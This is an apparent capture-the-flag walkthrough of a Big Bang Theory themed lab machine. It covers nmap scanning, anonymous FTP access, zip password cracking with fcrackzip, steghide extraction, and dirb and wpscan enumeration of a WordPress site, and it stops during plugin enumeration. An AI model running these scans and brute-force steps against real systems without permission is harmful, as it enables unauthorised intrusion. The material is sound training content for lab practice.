

## TBBT fun with flags


# Welcome to "Fun with Flags"!

This boot2root machine is themed after the famous TV show, The Big Bang Theory. To successfully complete the challenge you will need to get all 7 flags, one for each main character and get root access.

Difficulty: Easy / Beginner Level

## ***Reconnaissance***

Since the machine ip is set to static the IP of the target machine is already given.



Target IP-192.168.1.105

Now let's do a nmap scan to find open ports, services, version etc.

```
nmap -A -p- 192.168.1.105
```

```
Applications Places System nmap
File Edit View Search Terminal Tabs Help

nmap x ftp Parrot Terminal x

[sudo] password for baz:
Starting Nmap 7.80 ( https://nmap.org ) at 2020-07-31 11:40 IST
Nmap scan report for 192.168.1.105
Host is up (0.0085s latency).
Not shown: 65531 closed ports
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| -rw-r--r-- 1 ftp      ftp      539 Mar 04 01:11 Welcome.txt
| -rw-r--r-- 1 ftp      ftp      114 Mar 04 01:13 ftp.agreement.txt
| drwxr-xr-x 9 ftp      ftp      4096 Mar 04 01:09 pub
|_ ftp-syst:
|_ STAT:
|_ FTP server status:
|_   connected to ::ffff:192.168.1.1
|_   Logged in as ftp
|_   TYPE: ASCII
|_   No session bandwidth limit
|_   Session timeout in seconds is 300
|_   Control connection is plain text
|_   Data connections will be plain text
|_   At session startup, client count was 3
|_   vsFTPd 3.0.3 - secure, fast, stable
|_ End of status
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.7 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|_  2048 cf:5c:ee:76:7c:48:52:06:8d:56:07:7f:f6:5d:80:f2 (RSA)
|_  256 ab:bb:fa:f9:89:99:02:9e:e4:20:fa:37:4f:6f:ca:ca (ECDSA)
|_  256 ea:6d:77:f3:ff:9c:d5:0d:05:e3:1e:75:3c:7b:66:47 (ED25519)
80/tcp    open  http      Apache httpd 2.4.18 ((Ubuntu))
|_ http-robots.txt: 4 disallowed entries
|_ /howard /web shell.php /backdoor /rootflag.txt
|_ http-server-header: Apache/2.4.18 (Ubuntu)
|_ http-title: Fun with flags!
1337/tcp  open  waste?

Menu [21] 24/7 Best T... nmap [ftp] [nmap examples ...] [T88T - Fun wit... [notes (-/comp c... Parrot Terminal
```

```
Applications Places System nmap
File Edit View Search Terminal Tabs Help

nmap x ftp Parrot Terminal x

1337/tcp open waste?
|_ fingerprint-strings:
|_   DNSStatusRequestTCP, DNSVersionBindReqTCP, FourOhFourRequest, GenericLines, GetRequest, HTTPOptions, Help, JavaRMI, Kerberos, LANDesk-RC, LDAPBindReq, LDAPSearchReq, LPDString, NCP, NULL, NotesRPC, RPCCheck, RTSPRequest, SIPOptions, SMBProgReq, SSLSessionReq, TLSSessionReq, TerminalServer, TerminalServerCookie, WMSRequest, X11Probe, afp, giop, ms-sql-s, oracle-tns:
|_   FLAG-sheldon(cf88b37e8cb10c4005c1f2781a069cf8)
|_   1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF:Port 1337-TCP:V=7.80%W=74D=7/31%Time=3F2385F8%P=x86_64-pc-linux-gnu/r(MU
SF:LL,2F,"FLAG-sheldon(cf88b37e8cb10c4005c1f2781a069cf8)\n")%r(GenericLine
SF:s,2F,"FLAG-sheldon(cf88b37e8cb10c4005c1f2781a069cf8)\n")%r(GetRequest,2
SF:F,"FLAG-sheldon(cf88b37e8cb10c4005c1f2781a069cf8)\n")%r(HTTPOptions,2F,
SF:"FLAG-sheldon(cf88b37e8cb10c4005c1f2781a069cf8)\n")%r(RTSPRequest,2F,"F
SF:LAG-sheldon(cf88b37e8cb10c4005c1f2781a069cf8)\n")%r(RPCCheck,2F,"FLAG-s
SF:sheldon(cf88b37e8cb10c4005c1f2781a069cf8)\n")%r(DNSVersionBindReqTCP,2F,
SF:"FLAG-sheldon(cf88b37e8cb10c4005c1f2781a069cf8)\n")%r(DNSStatusRequestT
SF:CP,2F,"FLAG-sheldon(cf88b37e8cb10c4005c1f2781a069cf8)\n")%r(Help,2F,"FL
SF:AG-sheldon(cf88b37e8cb10c4005c1f2781a069cf8)\n")%r(SSLSessionReq,2F,"PL
SF:AG-sheldon(cf88b37e8cb10c4005c1f2781a069cf8)\n")%r(TerminalServerCookie
SF:,2F,"FLAG-sheldon(cf88b37e8cb10c4005c1f2781a069cf8)\n")%r(TLSSessionReq
SF:,2F,"FLAG-sheldon(cf88b37e8cb10c4005c1f2781a069cf8)\n")%r(Kerberos,2F,"
SF:FLAG-sheldon(cf88b37e8cb10c4005c1f2781a069cf8)\n")%r(SMBProgReq,2F,"FLA
SF:G-sheldon(cf88b37e8cb10c4005c1f2781a069cf8)\n")%r(X11Probe,2F,"FLAG-she
SF:ldon(cf88b37e8cb10c4005c1f2781a069cf8)\n")%r(FourOhFourRequest,2F,"FLAG
SF:-sheldon(cf88b37e8cb10c4005c1f2781a069cf8)\n")%r(LPDString,2F,"FLAG-she
SF:ldon(cf88b37e8cb10c4005c1f2781a069cf8)\n")%r(LDAPSearchReq,2F,"FLAG-she
SF:ldon(cf88b37e8cb10c4005c1f2781a069cf8)\n")%r(LDAPBindReq,2F,"FLAG-sheld
SF:don(cf88b37e8cb10c4005c1f2781a069cf8)\n")%r(SIPOptions,2F,"FLAG-sheldon(
SF:cf88b37e8cb10c4005c1f2781a069cf8)\n")%r(LANDesk-RC,2F,"FLAG-sheldon(cf8
SF:8b37e8cb10c4005c1f2781a069cf8)\n")%r(TerminalServer,2F,"FLAG-sheldon(cf
SF:88b37e8cb10c4005c1f2781a069cf8)\n")%r(NCP,2F,"FLAG-sheldon(cf88b37e8cb1
SF:0c4005c1f2781a069cf8)\n")%r(NotesRPC,2F,"FLAG-sheldon(cf88b37e8cb10c400
SF:5c1f2781a069cf8)\n")%r(JavaRMI,2F,"FLAG-sheldon(cf88b37e8cb10c4005c1f27
SF:81a069cf8)\n")%r(WMSRequest,2F,"FLAG-sheldon(cf88b37e8cb10c4005c1f2781a
SF:069cf8)\n")%r(oracle-tns,2F,"FLAG-sheldon(cf88b37e8cb10c4005c1f2781a069
```

From the nmap scan we got our first flag of sheldon.  
1.FLAG-sheldon{cf88b37e8cb10c4005c1f2781a069cf8  
and also the output results shows different ports open .  
21(ftp) - shows that anonymous login is allowed  
22(ssh)  
80(http) - showd different common directories are open.  
1337(waste management)

## Enumeration

From the nmap scan we got to know ftp is open and allows anonymous login. Let's check the contents inside ftp.  
ftp 192.168.1.105

```
Applications Places System Parrot Terminal
File Edit View Search Terminal Tabs Help

Parrot Terminal x Parrot Terminal x

$ftp 192.168.1.105
Connected to 192.168.1.105.
220 (vsFTPd 3.0.3)
Name (192.168.1.105:baz): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> dir
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-r--r-- 1 ftp ftp 539 Mar 04 01:11 Welcome.txt
-rw-r--r-- 1 ftp ftp 114 Mar 04 01:13 ftp_agreement.txt
drwxr-xr-x 9 ftp ftp 4096 Mar 04 01:09 pub
226 Directory send OK.
ftp> get Welcome.txt
local: Welcome.txt remote: Welcome.txt
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for Welcome.txt (539 bytes).
226 Transfer complete.
539 bytes received in 0.02 secs (22.2688 kB/s)
ftp> get ftp_agreement.txt
local: ftp_agreement.txt remote: ftp_agreement.txt
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for ftp_agreement.txt (114 bytes).
226 Transfer complete.
114 bytes received in 0.09 secs (1.1758 kB/s)
ftp> get pub
local: pub remote: pub
200 PORT command successful. Consider using PASV.
```

Got a lot's of files. So i used get command to download all those files to further enumerate.  
so from the files we got to know that this server is for them to share jokes and simple stuffs.

```
Applications Places System Parrot Terminal
File Edit View Search Terminal Help

[bar@parrot]~/comp ctf walkthroughs/tbttfunflags/ftp$
$cat Welcome.txt
Greetings my dear friends
This is Sheldon Cooper speaking
I am really happy to announce that I have installed our brand new FTP server.
I have created a folder for each one of you so that you can store anything you want as you have asked me to do.
Soon I will be posting here useful information about the roommate agreement and the updated FTP agreement.
Also I will add a few jokes about trains, comic books and Star Wars.
PS: Please dont store important files here as this is set to be anonymous and public accessed.

-Dr. Sheldon Cooper
[bar@parrot]~/comp ctf walkthroughs/tbttfunflags/ftp$
$cat ftp_agreement.txt
DONT STORE IMPORTANT FILES
DONT UPLOAD PORN AGAIN HOWARD, I WILL DELETE IT!!!
DONT UPLOAD MORE THAN 5GB OF DATA

[bar@parrot]~/comp ctf walkthroughs/tbttfunflags/ftp$
$cat wifi_password.txt
SHELDON DONT CHANGHE IT AGAIN OK!?!?!
THIS IS THE ONLY PASSWORD I CAN REMEMBER
wifipassword: pennyisafreeloder
[bar@parrot]~/comp ctf walkthroughs/tbttfunflags/ftp$
$cat PENNY_README_ASAP.txt
Penny the IT department from my Pharmaceutical company opened you an account in the 828 website.
You need to go there ASAP and learn our drugs for your interview tomorrow.
I dont remember the link, but it is easy you will find it!
Username: penny69
Password: cant post it here as sheldon said. you know the password. you use it everywhere.
[bar@parrot]~/comp ctf walkthroughs/tbttfunflags/ftp$
```

But after enumerating more from the ftp server got a .zip file from howard directory which was encrypted and also a note which gives us a hint that this zip file contains something really suspicious. It could lead us to move further. I used fcrackzip to bruteforce .zip file and after sometime we got the password and after checking it was just a simple jpg file which shows a remote controlled vehicle equipped with lot's of materials for exploring universe.

```
[baz@parrot]~/comp ctf walkthroughs/tbbtfunflags/ftp
$fcrcrackzip -D -p /home/baz/PASSLIST/10k-most-common.txt -u super_secret_nasa_stuff_here.zip
[ baz@parrot]~/comp ctf walkthroughs/tbbtfunflags/ftp
$fcrcrackzip -D -p /home/baz/PASSLIST/best1050.txt -u super_secret_nasa_stuff_here.zip
[ baz@parrot]~/comp ctf walkthroughs/tbbtfunflags/ftp
$fcrcrackzip -D -p /home/baz/PASSLIST/500-worst-passwords.txt -u super_secret_nasa_stuff_here.zip
/home/baz/PASSLIST/500-worst-passwords.t: No such file or directory
[*] [ baz@parrot]~/comp ctf walkthroughs/tbbtfunflags/ftp
$fcrcrackzip -D -p /usr/share/wordlists/rockyou.txt -u super_secret_nasa_stuff_here.zip
PASSWORD FOUND!!!!: pw == astronaut
[ baz@parrot]~/comp ctf walkthroughs/tbbtfunflags/ftp
$
```

**different method**

In this parameter we are using a different method than the default for our cracking process the switch -b will print a list of available methods, and we can use -benchmark to see which method is best for our machine, use method number instead of the default cracking method.

```
fcrackzip -D -p /usr/share/wordlists/rockyou.txt -u super_secret_nasa_stuff_here.zip
```

**Benchmark**

This parameter helps us to find out which method of fcrackzip is more impactful in your machine by



And then we bruteforced .jpg file using stegcracker and got another password. Then we checked the contents and got the flag for howard.

```
steghide extract -sf marsoversketch.jpg
pass - iloveyoumom
```

```
[baz@parrot]~/comp ctf walkthroughs/tbbtfunflags/ftp
$steghide extract -sf marsroversketch.jpg
Enter passphrase:
wrote extracted data to "FLAG-howard.txt".
[ baz@parrot]~/comp ctf walkthroughs/tbbtfunflags/ftp
$cat FLAG-howard.txt
FLAG-howard{b3d1baf22e07874bf744ad7947519bf4}
[ baz@parrot]~/comp ctf walkthroughs/tbbtfunflags/ftp
$
```


2.FLAG-howard{b3d1baf22e07874bf744ad7947519bf4}

Now let's move to explore port 80  
<http://192.168.1.105>



Gave us a simple http page which contains the characters of big bang theory.

Now let's bruteforce the directory. First we used gobuster to just get the directories and then dirbuster to get other directories which are contained inside the directories.



dirb http://192.168.1.105/music



```
Applications Places System Parrot Terminal
File Edit View Search Terminal Tabs Help

Parrot Terminal x Parrot Terminal x

START_TIME: Sun Aug 2 10:02:09 2020
URL_BASE: http://192.168.1.105/music/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt


.....
GENERATED WORDS: 4612

---- Scanning URL: http://192.168.1.105/music/ ----
+ http://192.168.1.105/music/index.html (CODE:200|SIZE:0)
=> DIRECTORY: http://192.168.1.105/music/wordpress/

---- Entering directory: http://192.168.1.105/music/wordpress/ ----
+ http://192.168.1.105/music/wordpress/index.php (CODE:301|SIZE:0)
=> DIRECTORY: http://192.168.1.105/music/wordpress/wp-admin/
=> DIRECTORY: http://192.168.1.105/music/wordpress/wp-content/
=> DIRECTORY: http://192.168.1.105/music/wordpress/wp-includes/
+ http://192.168.1.105/music/wordpress/xmlrpc.php (CODE:405|SIZE:42)

---- Entering directory: http://192.168.1.105/music/wordpress/wp-admin/ ----
+ http://192.168.1.105/music/wordpress/wp-admin/admin.php (CODE:302|SIZE:0)
=> DIRECTORY: http://192.168.1.105/music/wordpress/wp-admin/css/
=> DIRECTORY: http://192.168.1.105/music/wordpress/wp-admin/images/
=> DIRECTORY: http://192.168.1.105/music/wordpress/wp-admin/includes/
+ http://192.168.1.105/music/wordpress/wp-admin/index.php (CODE:302|SIZE:0)
=> DIRECTORY: http://192.168.1.105/music/wordpress/wp-admin/js/
=> DIRECTORY: http://192.168.1.105/music/wordpress/wp-admin/maint/
=> DIRECTORY: http://192.168.1.105/music/wordpress/wp-admin/network/
=> DIRECTORY: http://192.168.1.105/music/wordpress/wp-admin/upgrade.php
```

from the music directory we got to know this server contains wordpress pages. Now we used wpscan to find out if any username,vulnerable plugins and themes are present.  
<http://192.168.1.105/music/wordpress>



wpscan --url http://192.168.1.105/music/wordpress

```
Applications Places System Parrot Terminal
File Edit View Search Terminal Help
| Style Name: Twenty Twenty
| Style URI: https://wordpress.org/themes/twentytwenty/
| Description: Our default theme for 2020 is designed to take full advantage of the flexibility of the block editor...
| Author: The WordPress team
| Author URI: https://wordpress.org/
| Found By: Css Style In Homepage (Passive Detection)
| Version: 1.1 (80% confidence)
| Found By: Style (Passive Detection)
| - http://192.168.1.105/music/wordpress/wp-content/themes/twentytwenty/style.css?ver=1.1, Match: 'Version: 1.1'

[+] Enumerating Users (via Passive and Aggressive Methods)
Brute Forcing Author IDs - Time: 00:00:00 <===== (10 / 10) 100.00% Time: 00:00:00

[+] User(s) Identified:
The band was formed when Raj and Howard were hanging out at the
| footprintsonthemoon
| Found By: Author Posts - Author Pattern (Passive Detection)
| Confirmed By:
| Max Generator (Passive Detection)
| Wp Json Api (Aggressive Detection)
| - http://192.168.1.105/music/wordpress/index.php/wp-json/wp/v2/users/?per_page=100&page=1
| Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Login Error Messages (Aggressive Detection)

[+] kripke
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)

[+] stuart
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)

[!] No WPvulnDB API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 50 daily requests by registering at https://wpvulnDB.com/users/sign_up

[+] Menu [TBBT: FunWith... [Parrot Terminal] Search Results f... CheatSheet-God TBBT - Fun with... [notes (-/comp c... Parrot Terminal
```

Got two usernames but tried to bruteforce but didn't get anything valuable so after checking the wpscan we got to know reflex-gallery plugin was present which was vulnerable.

```
Applications Places System Parrot Terminal
File Edit View Search Terminal Tabs Help
msf1 msf2 Parrot Terminal Parrot Terminal

| Found By: Css Style In Homepage (Passive Detection)
| Version: 1.1 (80% confidence)
| Found By: Style (Passive Detection)
| - http://192.168.1.105/music/wordpress/wp-content/themes/twentytwenty/style.css?ver=1.1, Match: 'Version: 1.1'

[+] Enumerating All Plugins (via Passive Methods)
[+] Checking Plugin Versions (via Passive and Aggressive Methods)

